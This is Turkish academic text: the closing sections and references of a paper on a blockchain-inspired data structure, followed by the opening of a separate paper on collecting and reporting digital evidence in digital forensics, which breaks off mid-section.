
5. Değerlendirme

Bu bölümde, geliştirdiğimiz veri yapısının avantaj ve dezavantajlar ortaya koyulmuştur.

Değişmezlik eklentisinin sağladığı avantaj, veri yapısı içerisindeki verilerin değişmiş/değişmemiş olarak damgalanması ve böylece hangi verilerin değiştiğinin kolaylıkla tespit edilebilmesidir.

Değişmezlik eklentisi, verilerin kolaylıkla güncellenmesini sağlayarak veri yapısının tutarlı kalmasına katkıda bulunur. Bu katkı, çalışmamızda tutarlılık eklentisi olarak tanımlanmıştır. Tutarlılık eklentisi, Algoritma 1 sayesinde tüm değişmiş veriler üzerinde gezinerek, bu verilerin hızlı bir şekilde güncellenmesini sağlar. Bu fonksiyon, bir veri değiştiğinde otomatik olarak çalıştırılır ve etki ettiği tüm verileri, söz konusu değişime bağlı olarak günceller.

Güvenirlik eklentisi sayesinde, veriler arasında sıralama gerçekleştirilir. Verilerin sıralanması, iki ya da daha fazla veri arasındaki önemi ortaya koymaktadır. Veri yapısında verilerin önem derecesine göre sıralanması, veriler arası kıyas yapabilmeye avantajı ve esnekliği sunmaktadır.

Bağlam eklentisi sayesinde iki veri arasında karşılaştırma yapılabilmektedir. Bağlam eklentisi, verilerin hash değerlerine bakılarak, bu verilerin aynı olup olmadığının anlaşılmasını sağlar. Hash kümesi sayesinde veri, birden fazla bağlama sahip olur ve yine hash değeri sayesinde verinin hangi bağlamda bulunduğu tespit edilir. Bu durum veri yapısına esneklik ve soyutlama avantajı sağlar. Ayrıca Hash algoritması ile karşılaştırma yapıldığından dolayı zaman karmaşıklığı $O(1)$ 'dir.

Çalışmamızda, veri yapısı için geliştirilen dört özelliğin dezavantajı, hash mekanizmasından kaynaklanan, veri yapısındaki verilerin bağlı olduğu tüm verilerin hash değerlerinin tutulmasıdır. Burada, verinin N tane bağı varsa, $N \times (256 \text{ Byte})$ uzunluğunda hash değeri saklanır. Bu durum alan karmaşıklığını az da olsa olarak arttırır. Diğer bir husus, güncelleme fonksiyonunun $O(E)$ karmaşıklığındaki çalışma zamanıdır. Güncelleme, çap

parametresi ile hem azaltılabilir hem de artırılabilir. Bu durum, karmaşıklık üzerinde önemli bir etkiye sahiptir.

Geliştirdiğimiz özelliklerin, veri yapısına sağladığı katkılar göz önüne alındığında, dezavantaj olarak ifade edilebilecek bu iki hususun göz ardı edilebileceği düşünülmektedir.

6. Sonuç

Çalışmada, blok zinciri veri yapısının güvenilirlik konusunda sağladığı avantajların yazılım mühendisliğinde kullanılabilmesi amacıyla, yeni bir veri yapısı geliştirilmiştir. Geliştirdiğimiz güvenilirlik odaklı veri yapısında, veri ve model birbirinden ayrılmış ve veri yapısı içindeki her unsur bir adres ile ifade edilmiştir. Geliştirdiğimiz model, etiket yapısı üzerine inşa edilmiştir. Bu yapının geliştirilmesinde blok zincirinin özetleme metodolojilerinden yararlanılmıştır. Böylece geliştirdiğimiz modelin, “tutarlılık, takip edilebilirlik, bağlam ve değişebilirlik” gibi özelliklerin yanı sıra, döngülü çizge, indeksleme, sıralama ve topolojik karşılaştırma gibi mekanizmaları desteklemesi sağlanmıştır.

Söz konusu unsurların işlevselliği, örnek senaryolar üzerinden gerçekleştirilerek kanıtlanmıştır. Ayrıca, geliştirdiğimiz etiket veri yapısı, blok zincirin blok yapısı ile karşılaştırılarak test edilmiştir. Sonuçta, geliştirdiğimiz etiket yapısının zaman ve alan karmaşıklığının yanı sıra sürdürülebilirlik açısından daha yüksek başarımlar ortaya koyduğu tespit edilmiştir.

Sonuç olarak sağlık, hukuk, eğitim ve güvenlik gibi çok çeşitli alanlarda yazılım geliştirilmesinde kullanılabilecek güvenilir ve aynı zamanda esnek bir veri yapısı geliştirilmiştir. İleriki araştırmalarda, bu makalede önerilen veri yapısının daha kapsamlı senaryolarla test edilmesi planlanmaktadır. Blok zinciri teknolojisinin sınırlamalarını aşmak için, önerilen veri yapısı ile yapay zekâ arasındaki etkileşimin de araştırılması planlanmaktadır. Geliştirdiğimiz veri yapısının, güven odaklı çeşitli yazılım süreçlerine katkı sunması beklenmektedir.

Kaynakça

- [1] N. El Madhoun, J. Hatin, and E. Bertin, “Going beyond the blockchain hype: In which cases are blockchains useful for IT applications?,” in 2019 3rd Cyber Security in Networking Conference (CSNet), Quito, Ecuador, Oct. 2019, pp. 21–27.
- [2] M. Belotti, N. Bozic, G. Pujolle, and S. Secci, “A vademecum on blockchain technologies: When, which, and how,” IEEE Commun. Surv. Tutor., vol. 21, no. 4, pp. 3796–3838, 2019.
- [3] P. P. Ray, D. Dash, K. Salah, and N. Kumar, “Blockchain for IoT-Based Healthcare: Background, Consensus, Platforms, and Use Cases,” IEEE Syst. J., vol. 15, no. 1, pp. 85–94, Mar. 2021.
- [4] O. Ali, A. Jaradat, A. Kulakli, and A. Abuhlimeh, “A Comparative Study: Blockchain Technology Utilization Benefits, Challenges and Functionalities,” IEEE Access, vol. 9, pp. 12730–12749, 2021.
- [5] Y. Liu, X. Ma, L. Shu, G. P. Hancke, and A. M. Abu-Mahfouz, “From Industry 4.0 to Agriculture 4.0: Current Status, Enabling Technologies, and Research Challenges,” IEEE Trans. Ind. Inf., vol. 17, no. 6, pp. 4322–4334, Jun. 2021.
- [6] P. Bhattacharya, S. Tanwar, U. Bodkhe, S. Tyagi, and N. Kumar, “BinDaaS: Blockchain-Based Deep-Learning as-a-Service in Healthcare 4.0 Applications,” IEEE Transactions on Network Science and Engineering, vol. 8, no. 2, pp. 1242–1255, Apr. 2021.
- [7] M. B. Mollah et al., “Blockchain for the Internet of Vehicles Towards Intelligent Transportation Systems: A Survey,” IEEE Internet of Things Journal, vol. 8, no. 6, pp. 4157–4185, Mar. 2021.
- [8] J. Bao, D. He, M. Luo, and K.-K. R. Choo, “A Survey of Blockchain Applications in the Energy Sector,” IEEE Syst. J., vol. 15, no. 3, pp. 3370–3381, Sep. 2021.

- [9] A. Bosu, A. Iqbal, R. Shahriyar, and P. Chakraborty, "Understanding the motivations, challenges and needs of Blockchain software developers: a survey," *EMPIRICAL SOFTWARE ENGINEERING*, vol. 24, no. 4, pp. 2636–2673, Aug. 2019.
- [10] J. Golosova and A. Romanovs, "The Advantages and Disadvantages of the Blockchain Technology," in 2018 IEEE 6th Workshop on Advances in Information, Electronic and Electrical Engineering (AIEEE), Nov. 2018, pp. 1–6.
- [11] A. Chauhan, O. P. Malviya, M. Verma, and T. S. Mor, "Blockchain and Scalability," in 2018 IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C), Jul. 2018, pp. 122–128.
- [12] Q. Zhou, H. Huang, Z. Zheng, and J. Bian, "Solutions to Scalability of Blockchain: A Survey," *IEEE Access*, vol. 8, pp. 16440–16455, 2020.
- [13] M. Gorbunova, P. Masek, M. Komarov, and A. Ometov, "Distributed Ledger Technology: State-of-the-Art and Current Challenges," *COMPUTER SCIENCE AND INFORMATION SYSTEMS*, vol. 19, no. 1, pp. 65–85, Jan. 2022.
- [14] M. Di Pierro, "What Is the Blockchain?," *Comput. Sci. Eng.*, vol. 19, no. 5, pp. 92–95, 2017.
- [15] T. Ahram, A. Sargolzaei, S. Sargolzaei, J. Daniels, and B. Amaba, "Blockchain technology innovations," in 2017 IEEE Technology & Engineering Management Conference (TEMSCON), Jun. 2017, pp. 137–141.
- [16] V. Gatteschi, F. Lamberti, C. Demartini, C. Pranteda, and V. Santamaría, "To Blockchain or Not to Blockchain: That Is the Question," *IT Prof.*, vol. 20, no. 2, pp. 62–74, Mar. 2018.
- [17] Y. Yuan and F.-Y. Wang, "Blockchain and Cryptocurrencies: Model, Techniques, and Applications," *IEEE Trans. Syst. Man Cybern.*, vol. 48, no. 9, pp. 1421–1428, Sep. 2018.
- [18] R. C. Merkle, Secrecy, authentication, and public key systems. Stanford university, 1979.
- [19] N. Christofides, Graph theory: an algorithmic approach. Academic Press, 1975, pp. 170–174.
- [20] W. Liang et al., "PDPChain: A Consortium Blockchain-Based Privacy Protection Scheme for Personal Data," *IEEE Trans. Reliab.*, doi: 10.1109/TR.2022.3190932.
- [21] D. Li, J. Yu, X. Gao, and N. Al-Nabhan, "Research on Multidomain Authentication of IoT Based on Cross-Chain Technology," *Security and Communication Networks*, vol. 2020, Dec. 2020, doi: 10.1155/2020/6679022.
- [22] M. Godyn, M. Kedziora, Y. Ren, Y. Liu, and H. H. Song, "Analysis of solutions for a blockchain compliance with GDPR," *Sci. Rep.*, vol. 12, no. 1, p. 15021, Sep. 2022.
- [23] I. Konstantinidis, G. Siaminos, C. Timplalexis, P. Zervas, V. Peristeras, and S. Decker, "Blockchain for Business Applications: A Systematic Literature Review," in *Business Information Systems*, 2018, pp. 384–399.
- [24] D. Przytarski, "Using Triples as the Data Model for Blockchain Systems," in *BlockSW/CKG@ISWC*, 2019.
- [25] D. Przytarski, C. Stach, C. Gritti, and B. Mitschang, "Query processing in blockchain systems: Current state and future challenges," *Future internet*, vol. 14, no. 1, p. 1, Dec. 2021.
- [26] J. Eberhardt and S. Tai, "On or Off the Blockchain? Insights on Off-Chaining Computation and Data," in *Service-Oriented and Cloud Computing*, 2017, pp. 3–15.
- [27] A. Ellervee, R. Matulevicius, and N. Mayer, "A Comprehensive Reference Model for Blockchain-based Distributed Ledger Technology," in *ER Forum/Demos*, 2017, pp. 306–319.
- [28] Y. Fan et al., "A blockchain-based data storage framework: A rotating multiple random masters and error-correcting approach," *Peer-to-Peer Networking and Applications*, vol. 13, no. 5, pp. 1486–1504, Sep. 2020.
- [29] A. Garg, S. A. P. Kumar, M. Madhukar, O. Loyola-González, and M. Kumar, "Blockchain-based online education content ranking," *Educ Inf Technol (Dordr)*, vol. 27, no. 4, pp. 4793–4815, 2022.
- [30] McConaghy et al., "Bigchaindb: a scalable blockchain database," white paper, BigChainDB, 2016.
- [31] Nathan, Govindarajan, Saraf, Sethi, and Jayachandran, "Blockchain meets database: Design and implementation of a blockchain relational database," *arXiv preprint arXiv:1903.01919*, 2019.
- [32] F. M. Schuhknecht, A. Sharma, J. Dittrich, and D. Agrawal, "chainifyDB: How to get rid of your Blockchain and use your DBMS instead," in *CIDR*, 2021.
- [33] Q. Wei, B. Li, W. Chang, Z. Jia, Z. Shen, and Z. Shao, "A Survey of Blockchain Data Management Systems," *ACM Trans. Embed. Comput. Syst.*, vol. 21, no. 3, pp. 1–28, May 2022.

- [34] G. Manogaran, M. Alazab, P. M. Shakeel, and C.-H. Hsu, "Blockchain Assisted Secure Data Sharing Model for Internet of Things Based Smart Industries," *IEEE Trans. Reliab.*, vol. 71, no. 1, pp. 348–358, Mar. 2022.
- [35] L. Xu, M. Ge, and W. Wu, "Edge Server Deployment Scheme of Blockchain in IoVs," *IEEE Trans. Reliab.*, vol. 71, no. 1, pp. 500–509, Mar. 2022.
- [36] D. Jia, J. Xin, Z. Wang, H. Lei, and G. Wang, "ELM-based data distribution model in ElasticChain," *WORLD WIDE WEB-INTERNET AND WEB INFORMATION SYSTEMS*, vol. 25, no. 3, SI, pp. 1085–1102, May 2022.
- [37] L. Wei, J. Wu, C. Long, and Y.-B. Lin, "The Convergence of IoE and Blockchain: Security Challenges," *IT Prof.*, vol. 21, no. 5, pp. 26–32, SEP-OCT 2019.
- [38] J. Guo, X. Ding, and W. Wu, "Reliable Traffic Monitoring Mechanisms Based on Blockchain in Vehicular Networks," *IEEE Trans. Reliab.*, vol. 71, no. 3, pp. 1219–1229, Sep. 2022.
- [39] M. Muzammal, Q. Qu, and B. Nasrulin, "Renovating blockchain with distributed databases: An open source system," *Future Gener. Comput. Syst.*, vol. 90, pp. 105–117, Jan. 2019.
- [40] B. Li, Z. Pan, and T. Hu, "ReDefender: Detecting Reentrancy Vulnerabilities in Smart Contracts Automatically," *IEEE Trans. Reliab.*, vol. 71, no. 2, pp. 984–999, Jun. 2022.
- [41] V. Ooi, S. Kian Peng, and J. Soh, "Blockchain land transfers: Technology, promises, and perils," *Computer Law & Security Review*, vol. 45, p. 105672, Jul. 2022.
- [42] L. Feng, H. Zhang, W.-T. Tsai, and S. Sun, "System architecture for high-performance permissioned blockchains," *FRONTIERS OF COMPUTER SCIENCE*, vol. 13, no. 6, pp. 1151–1165, Dec. 2019.
- [43] S. Auer, S. Nagler, S. Mazumdar, and R. R. Mukkamala, "Towards blockchain-IoT based shared mobility: Car-sharing and leasing as a case study," *JOURNAL OF NETWORK AND COMPUTER APPLICATIONS*, vol. 200, Apr. 2022, doi: 10.1016/j.jnca.2021.103316.
- [44] K. Asaf, R. A. Rehman, and B.-S. Kim, "Blockchain technology in Named Data Networks: A detailed survey," *JOURNAL OF NETWORK AND COMPUTER APPLICATIONS*, vol. 171, Dec. 2020, doi: 10.1016/j.jnca.2020.102840.
- [45] M. A. Walker, D. C. Schmidt, and A. Dubey, "Testing at scale of IoT blockchain applications," in *ROLE OF BLOCKCHAIN TECHNOLOGY IN IOT APPLICATIONS*, vol. 115, S. Kim, G. C. Deka, and P. Zhang, Eds. 525 B STREET, SUITE 1900, SAN DIEGO, CA 92101-4495 USA: ELSEVIER ACADEMIC PRESS INC, 2019, pp. 155–179.
- [46] B. Yu, X. Li, and H. Zhao, "Virtual Block Group: A Scalable Blockchain Model with Partial Node Storage and Distributed Hash Table," *Comput. J.*, vol. 63, no. 10, pp. 1524–1536, Oct. 2020.
- [47] X. Fan, B. Niu, and Z. Liu, "Scalable blockchain storage systems: research progress and models," *Computing*, vol. 104, no. 6, pp. 1497–1524, Jun. 2022.

ADLİ BİLİŞİM AÇISINDAN DİJİTAL DELİLLERİN İNCELENMESİNİN ÖNEMİ

Mustafa Pekdemir^{*1}, Fatih ERTAM¹

¹Fırat Üniversitesi, Teknoloji Fakültesi, Adli Bilişim Mühendisliği Bölümü, Elazığ, TÜRKİYE,
fatih.ertam@firat.edu.tr

221144104@firat.edu.tr, fatih.ertam@firat.edu.tr

^{*}Sorumlu Yazar: 221144104@firat.edu.tr

Özet: Teknolojinin ilerlemesiyle bilişim suçları ve diğer suçlardaki teknoloji kullanımı artmıştır. Suçu aydınlatmakta kullanılan unsurlara delil, bu unsurlardan dijital ortamda bulunanlara ise dijital delil denir. Dijital deliller tespitten raporlamaya kadar olan aşamalarla sentezlenir. Bu aşamaları uzmanlıkla tamamlayacak ve hukuk-bilişim arası iletişimi sağlayacak kişi adli bilişim uzmanıdır. Dijital deliller toplanırken uyulması gereken kurallar ve hukuki mevzuatlar vardır. Amaç delilin bazı yöntemlerle esas özelliklerini korumaktır. Delillerin uygun koşullarda taşınması ve raporlanması gerekmektedir. Taşınma safhası, dijital delillerin hassas yapıya sahip olduğunu unutmayarak gerekli yöntemlerle gerçekleştirmek raporlama kısmı ise delilin hukuki makamlarca anlaşılabilir şekilde, nesnel ve aslını kaybetmeden sunulmasıdır. Bu makalede adli bilişim, dijital delil, dijital delilin toplanmasından raporlanmasına kadarki aşamalara ve dikkat edilmesi gereken hususlara değinilmiştir.

Anahtar sözcükler: Adli Bilişim, Delil, Dijital Delil, Dijital Delil Toplama ve Raporlama

The Importance of Examining Digital Evidence in Terms of Digital Forensics

Mustafa Pekdemir^{*1}, Fatih Ertam¹

¹Firat University, Technology Faculty, Department of Digital Forensics Engineering, Elazig, TURKEY,
221144104@firat.edu.tr, fatih.ertam@firat.edu.tr

^{*} Corresponding author: 221144104@firat.edu.tr

Abstract: With the advancement of technology, the use of technology in computer crimes and other crimes has increased. The elements used to illuminate the crime are called evidence, and those found in the digital environment are called digital evidence. Digital evidence is synthesized from detection to reporting. The person who will complete these stages with expertise and ensure the communication between law and informatics is a forensic informatics expert. There are rules and legal regulations that must be followed when collecting digital evidence. The aim is to preserve the essential features of the evidence by some methods. Evidence must be transported and reported under appropriate conditions. While the moving phase is to carry out the necessary methods by not forgetting that digital evidence has a sensitive structure, the reporting part is to present the evidence in a way that can be understood by the legal authorities, objectively and without losing its originality. In this article, forensic informatics, digital evidence, the stages from the collection of digital evidence to its reporting and the points that need attention are mentioned.

Keywords: Digital forensics, Evidence, Digital Evidence, Digital Evidence Collection and Reporting

1. Giriş

Dijital dünyanın her geçen gün gelişmesi ve teknolojinin giderek hayatımızda daha önemli bir yer edinmesi dijital kavramını çok daha fazla duymamıza sebeptir. Teknoloji kullanımı olumlu olumsuz her alanda ilerleme göstermiştir. İlerleyen bilgisayar kullanımıyla siber suçlarda da artış görülmektedir. Aynı zamanda işlenen diğer suçların da aracı teknoloji olabilmektedir. Her suç arkasında delil bırakır. Günümüzde suçların incelenmesinde klasik yöntemler yetersizdir. Ayrıca bilişim teknolojileri ve hukuk disiplinleri arası ortak çalışmalar yapılmalıdır. Bu disiplinler arası çalışma yapacak alan adli bilişim alanıdır. Bilişim suçları başta olmak üzere artan suçların önüne geçmek adli bilişim alanının temel hedeflerinden biridir.

Bilişim suçlarındaki dijital delillerin toplanması, aynı zamanda diğer suçların işleniş sırasındaki dijital delillerin (suçu kaydeden güvenlik kamerası, suçlunun cep telefonu, arama geçmişi, konumu vb.) tespit ve analizi adli bilişim alanının esas hedef ve görevidir. Dijital verilerin soyut olması, hassas olması, yoğun çalışmalarla bulunması ve küçük hatalarla bile yok olabilmesi nedenleriyle incelemelerde bir uzmana ihtiyaç vardır. Adli bilişim uzmanları bu iş için eğitim ve tecrübeye sahiptirler.

Adli Bilişim; dijital verilerin tespiti, korunması, tanımlanması, belgelenmesi işlemlerini içeren ve bu işlemleri yaparken uzmanlık isteyen çeşitli metodları kullanan; hukuk ve bilişim alanlarının ortaklaşa çalışmasını sağlayan bilimdir [1].

Dijital deliller klasik formatta olabileceği gibi sayısal bir formatta da bulunabilir. Sayısal formattaki deliller başta olmak üzere tüm dijital delillerin incelenmesi oldukça zordur. Sayısal formatta olan kısımların incelenmesi özel parametrelerde teknik bilgi istemektedir. Sonucun da uzmanlıkla analiz yapılması ve akredite olması gerekir. Çünkü belki de verilecek bir hükmün sonucuna etkileyen en büyük unsur bu deliller olacaktır [2].

Dijital delillerin bütünlüğünün korunması ve üzerinde değişiklikler meydana gelmeden korunabilmesi için dikkatli olunmalı ve uzmanlıkla hareket edilmelidir. Deliller toplanırken kurallar ve etik ilkelere uyma konusunda dikkatli davranılmalıdır. Toplanan veriler analiz edilmeli, raporlanmalı ve istenilmesi halinde hukuki işlem yapacak kişi ve kurumlarla paylaşılmalıdır. Delillerin depolanması ve muhafazası konusunda da dikkatli olunması delil özelliğini yitirmemesi için önemlidir. Nitekim bir şeyin delil olması için güvenilir, değiştirilmemiş, objektif ve yasal olması lazımdır.

Dünyanın bir ucundaki suçu diğer ucundaki insanın teknoloji sayesinde işleyebiliyor oluşu, teknolojik ürün kullanımı sonucu arda kalan izler ve verilerin bolluğu adli bilişimin ve dijital delilin ne denli büyük bir öneme sahip olduğunu açıkça ortaya koyar.

2. Adli Bilişim

Adli bilişim; bilişim ile bağlantılı tüm verilerin toplanması, incelenmesi, analiz yapılması, taşınması, depolanması ve delil niteliğindeki dijital verilerin adli kurumlarca anlaşılacak şekilde raporlanması için çalışan disiplinler arası bir alandır.

Adli bilişim silinmiş veya silinme tehlikesi olan veriler de dâhil olmak üzere tüm verilerin uzmanca tespiti, delil olarak incelenmesi ve sunulmasında görevlidir. Tüm bu aşamalardan geçen dijital delilin bütünlüğünün korunması, inceleme için imajının alınması vb. unsurlar da adli bilişimin çalışma alanına girer [3].

Adli bilişimin amacı delillerin anlaşılır ve düzgün bir şekilde sunmaktır. Hüküm vermek adli bilişimin işi değildir. Bu yüzden adli bilişim uzmanı delilleri açık anlaşılır ve tamamen tarafsız şekilde ortaya koymalıdır [4]. Adli bilişimin diğer genel amacına baktığımızda da siber suçların tespiti, önlenmesi, dijital mecrada güvenlik ortamı oluşturmaktır.

Kısacası adli bilişim dijital dünyadaki suçların incelenmesi ve önlenmesi konusunda uzman, ayrıca dijital delillerin tespiti ve savcılığa iletilmesindeki aracı bilimdir. Dijital dünya ve hukuki işlemler arası bir köprüdür.

2.1. Adli Bilişim Süreçleri

Adli bilişim süreci; dijital delillere ihtiyaç olduğu zaman suç tespiti sağlayabilmek adına alanında uzman kişiler tarafından yürütülen çalışmalar bütünüdür. Bu çalışmaların eksiksiz bir şekilde ilerlemesi gerekmektedir. Bu çalışmalarda en ufak bir yanlışlık bile dijital delillerin adli makamlarca kabul görülmesini engelleyebilir. Yani adli bilişim süreci, delillerin tespiti ve araştırılmasından başlanıp idari mahkemelere raporlanıncaya kadar geçen süre içerisinde yapılan işlemler bütünüdür [5].

Adli Bilişim elde edilen dijital delilleri çeşitli yöntemlerle ve yazılımlarla hukuki belgelere çevirir. Önemli olan unsur doğru ve düzgün şekilde dijital delili hukuki aydınlatıcıya çevirebilmektir. Bu nedenle adli bilişimin teknik yönü ve çalışmaları, adli yönüne göre daha fazla önem taşır. Dijital delillerin toplanmasında özellikle bilişim işletim sistemleri incelemeleri çok fazla delil unsuruna ulaşabilme imkânı sağlar. Bu nedenle işletim sistemleri adli bilişim incelemeleri için çok önemlidir. Bilgisayar sistemleri üzerinde suçların incelenmesi her geçen gün hayatımızda daha önemli bir yer kaplamaktadır. Çünkü gün geçtikçe bilgisayar sistemlerinin suça karışma yüzdesinde artış görülmektedir. Dijital delillerin elde edilmesinde kullanılan adli bilişim incelemeleri sürecinde birçok farklı yöntemden bahsetmek mümkündür. Bu yöntemlerin hepsi uzmanlık isteyen ve ancak yeterli teknik bilgiye sahip olan kişiler tarafından yapılabilecek uygulamalardır [6].

3. Delil

Delil kelimesinin TDK tanımına bakıldığında ‘insanı gerçeğe ulaştıran iz, emare’ tanımını görmekteyiz.

Hukuki bir olayı çözmeye, gerçeğin ortaya çıkmasına yarayan ve bu amaçla yol gösterici olan izler bütününe delil denir. Deliller suçun aydınlatılmasında ispat vasıtası olarak görev yaparlar.

3.1. Dijital (Elektronik) Delil

Dijital delil kavramının tanımı “Elektronik veya manyetik medya üzerinde sayısal olarak saklanan veya iletilen ve olayla alakalı değeri olan veri” olarak TDK tarafından belirlenmiştir.

Dijital delil kavramı teknolojinin ilerlemesiyle hayatımıza yeni girmiş olan bir kavramdır. Bilgileri dijital şekilde tutma ve depolama özelliğine sahip teknolojik cihazlar içerisinde bulunan ve bir suçu aydınlatma amacıyla kullanılabilecek her türlü veriye dijital delil denir.

Klasik deliller somuttur ve herhangi bir yerde bulunabilir. Parmak izi, kan lekesi vb. klasik delile örnektir. Dijital delillerin yapısına baktığımızda ise dijital delilin yalnızca dijital ortamda bulunabildiğini görmüş oluruz. Soyut haldeki bu delillerin incelenmesi işlemi somut olan klasik delil incelemelerine göre daha zordur ve uzman bilgisine daha fazla ihtiyaç duyulmaktadır. Çünkü dijital delili algılamakta duyu organları ve nitel gözlemler yetersizdir.

Nicel gözleme ve özel incelemeler ihtiyaç duyulur. Dijital veriler bir ses kaydı, bir görüntü şeklinde olabileceği gibi çok daha karmaşık kodlamalar şeklinde de karşımıza çıkabilmektedir. Bu dijital deliller eşsiz, özel ve ancak uzmanlıkla bakınca görüntülenebilir olduğu için onları DNA'ya benzetmek mümkündür. Dijital verilerin tüm bu özellikleri dikkate alındığında incelemelerinin zor fakat değiştirilmelerinin ve imhalarının çok kolay olduğu görülmektedir [7].

Dijital delil incelerken nelerin delil olduğunu anlayabilmek, delillerin nerelerden çıkabileceğini tespit edebilmek ve delilleri çıkartırken kullanılacak ikinci bir bilişim aracını uzmanlıkla kullanabilmek gerekir.

Bilişim sistemlerinin dijital delillerin elde edilmesinde çok önemli olduğundan bahsetmiştik. Bunu önemli kılan unsurlara bakacak olursak delil niteliği taşıyabilecek verilerin birçoğunun bilişim sistemi içerisinde bulunduğunu görebiliriz. Dosya işlemleri, kayıtlar, internet geçmişleri, işlem geçmişleri, e-postalar, görüntü ve sesler vb. verilere bilişim sistemleri üzerinden ulaşılabilir ve bunlar içerisinde delil niteliği taşıma ihtimali olan veriler incelenir ve tespit edilir.

Günümüzde insanlar birçok veriyi teknoloji kullanarak depolamaktadırlar. Not defterlerinin yerini bilgisayar ve mobil cihazların uygulamaları; fotoğraf albümlerinin yerini dijital galeriler ve hard diskler almıştır. Tüm bunların sebebi teknolojinin kullanım kolaylığıdır. Aynı zamanda klasik bir suça göre dijital dünyada bir suç işlemek insanlara çok daha kolay gelebilmektedir. İşte tüm bu unsurlar dijital delillerin hayatımızda ne denli büyük ve önemli bir yere sahip olduğunun ispatıdır.

Dijital deliller sadece siber suçlar için değil klasik suçlar için de aydınlatıcıdır. Çünkü gelişen teknoloji her geçen gün suçlarda da dâhil olmak üzere her alanda hayatımıza yerleşmektedir. Dijital deliller sayesinde birçok suç çok daha kolay şekilde tespit edilebilir.

Dijital delil niteliği taşıyabilecek veriler günlük hayatımızda akla gelebilecek her alanda karşımıza çıkmaktadır. Bilgisayarlar, modemler, akıllı saatler, oyun konsolları, tabletler bu verileri saklayan ve oldukça aktif kullandığımız cihazlardan sadece bir kısmıdır.

Elektronik donanımlardan ve cihazlardan çıkarılabilecek ve bu verilerin delil olarak değerlendirilebilecek nitelikteki dosyalar şu şekilde sıralanabilir; fotoğraflar, ses kayıtları, mesajlaşma ve konuşma kayıtları, videolar, kamera kayıtları, kullanılan bilgisayar programları, silinmiş olan klasör ve dosyalar, cihazlarla etkileşime girmiş hesaplar, etkileşimde bulunulmuş web siteleri, cihazlara indirilen programlar ve dosyalar [8].

Dijital bir verinin delil olarak kabul edilmesi için bazı niteliklere sahip olması gerekir:

- Gerçeği yansıtmak bir delil için en önemli unsurdur.
- Delil mantığa uygun ve gerçekçi olmalıdır.
- Delil yoruma kapalı yani objektif olmalıdır.
- Delili somut ve ihtimale kapalı şekilde mahkemeye sunabilmek gerekmektedir.
- Delil hukuki olarak gereken uygunluğa sahip olmalıdır.
- Delil geçmiş olayın veya suçun aydınlatılmasında aracı bir unsur olmalıdır.
- Delil tarafsız olmalı ve suçlayıcı veya aklayıcı bir ifade içermemelidir.

▪ Delil üzerinde değişiklik yapılmamış olmalı, düzgünce korunmuş şekilde mahkemeye sunulmalıdır.

4. Adli Bilişim Açısından Dijital Deliller

Teknolojinin gelişimi ve yaygınlaşmış bilişim cihazları kullanımıyla bilişim suçlarının ilerlemesinde artış görülmüştür. Bu suçların işleniş ortamı dijital olduğu için delilleri de dijital ortama gizlenmiştir. Aynı zamanda diğer suçlarda da teknolojinin ilerlemesine bağlı olarak dijital delillere rastlanır.

Dijital delil kavramında; delil, suç gibi adli kavramlar ile bilgisayar ortamındaki olayları anlatan dijital kavramı birleştirilmiştir. Yani disiplinler arası bir durum söz konusudur. İşte bu iki disiplinin bir arada çalışmasını sağlayan bilim alanı adli bilişimdir.

Adli bilişim dijital ortamların ve verilerin incelenmesi, analizinin yapılması, suç için aydınlatıcı olabilecek delillerin toplanması, işlenmesi ve raporlanması, gerektiği zaman bunların adli mahkemelerle paylaşılması amaçlarını yerine getiren çoklu disiplinler bir bilim alanıdır. Teknoloji kullanımının artmasıyla birlikte suç ve delillere bilişim kavramının daha çok harmanlanması sonucu her geçen gün adli bilişime duyulan ihtiyaç ve verilen önem artmıştır.

Dijital deliller ancak normal bir kullanıcının yapabileceğine göre çok daha detaylı ve özel işlemler ile tespit edilebilir. Küçük hatalar ile yok olması muhtemel olan dijital deliller uzman biri tarafından incelenmelidir. Aksi takdirde delil niteliğindeki veriler kaybolabilir, suç aydınlatılamayabilir. Delil bütünlüğü korumak amacıyla yapılan hash değeri hesaplama imaj alma gibi işlemler de uzman bilgisi gerektirir.

Dijital deliller diğer deliller gibi somut olmayabilir. Formül olarak kavramsal veya sayısal şekilde ifade edilmiş halde bulunabilirler. İşte tüm bu özelliklere bakıldığında dijital veri işlemleri için adli bilişim uzmanına ihtiyaç duyulduğu aşikârdır.

5. Dijital Delillerin Toplaması

Dijital delillerin özellikleri düşünüldüğünde tespitinin çok zor ve ustalık isteyen bir iş olduğu anlaşılmaktadır. Zira bu delillerin kaybolması veya hasar alması oldukça muhtemeldir. Uygulanan teknikler, olası ihmaller hatta bir cihazın taşınırken sarsılması bile delil kaybına sebep olabilir. Tüm bu hassas durumlar delillerin toplanması konusunda adli bilişim uzmanlarının çalışması gerektiğini ve bazı kurallara uyulması gerektiğini ifade eder.

Adli bilişim uzmanlarının en çok zaman ayırmaları ve hassas olmaları gereken kısım dijital delillerin toplanması ve kaydedilmesi aşamasıdır. Çünkü ufak hamleler ve incelemelerin bile önemi çok büyüktür çünkü çok önemli ipuçları yakalamayı sağlayabilecekleri gibi bir delili imha da edebilirler.

Elektronik delil elde edilmesinde ilk aşama olay yeri incelemeleri ve çalışmalarıdır. Devamında delil olabilecek ve delil içerebilecek unsurların toplanması, taşınması, incelenmesi ve raporlanması aşamaları görülür. Herhangi bir aşamada yapılacak bir hata tüm süreci sekteye uğratabilmektedir.

5.1. Dijital Delil Toplama Yolları

5.1.1. Bilgisayar:

Adli bilişim alanında veri toplama ve delil elde etme konusunda en büyük destekçi araç hiç tartışılmaz bilgisayarlardır. Bilgisayarlar, veri depolama, sanal ağlar aracılığı ile iletişimi

sağlama, dijital verileri bazı kendiliğinden gerçekleşen işlemlere bağımlı kılma özelliğine sahip cihazlardır [9]. Bilgisayar aracılığıyla işlenen suçlarda bırakılan emareler delildir. Günümüzde bir şahısın oturduğu yerden dünyanın diğer ucunda suç işleyebilmesi ve bunu bilgisayar aracılığıyla yapıyor oluşu bilgisayarın delil ve adli bilişim için önemini çarpıcı şekilde ortaya koyar.

5.1.2. *İnternet:*

Tüm dünyaya yayılmış bilgisayar ağlarının birleşiminden oluşan internet tüm verilerin aktarılabilir olmasını mümkün kılan bir yoldur. İnternet verileri de aslında bilgisayarlarda depo edilir. Ayrıca bir sitede yazılmış yorum makale veya e-posta da dijital delil niteliği taşıyabilir.

5.1.3. *Cep Telefonları:*

Son aramalar, silinmiş veya mevcut mesajlar, müzik, fotoğraf ve videolar ve benzeri belgeler dijital delil niteliği taşıyabilir.

